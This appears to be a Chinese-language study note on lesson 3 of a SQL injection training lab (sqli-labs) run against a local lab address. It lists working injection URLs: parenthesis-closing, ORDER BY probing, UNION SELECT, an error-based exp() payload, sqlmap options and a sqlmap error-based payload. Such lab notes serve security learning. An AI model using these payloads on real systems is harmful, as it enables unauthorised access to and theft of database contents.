

第三课

难点是闭合 ），但是本课程的想输 E 类型错误的。
尝试万能 payload 的但是没成功。答案是闭合标签()

http://192.168.74.128/sql_lab/Less-3/?id=-1%27)%20and%20exp(~(select%20*%20from(select%20user())a));--+



手工拆解:
http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+ORDER+BY+3--+
http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+UNION+ALL+SELECT+1,2,3--+




http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+ORDER+BY+4--+


http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+UNION+ALL+SELECT+1,2,3,4--+

查询一个不存在的 id=-1 使其报错，第二三个字段回显

http://192.168.74.128/sql_lab/Less-3/?id=-1%27)%20+UNION+ALL+SELECT+1,2,3--+




直接查询数据



Sqlmap 梭哈:

-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --technique E

burp 还原 E 类型注入,其实还是用的 B 类型的注入 只是是 E-B 类型的



Burp 的 sqlmap 的 e 类型语句 payload 为:

1') AND (SELECT 3604 FROM(SELECT COUNT(*),CONCAT(0x71786a6271,(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,54)),0x71786a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND ('GfLn'='GfLn

由此可以看出其难点只是闭合了（）
其他什么 payload 都可以
不做讲解了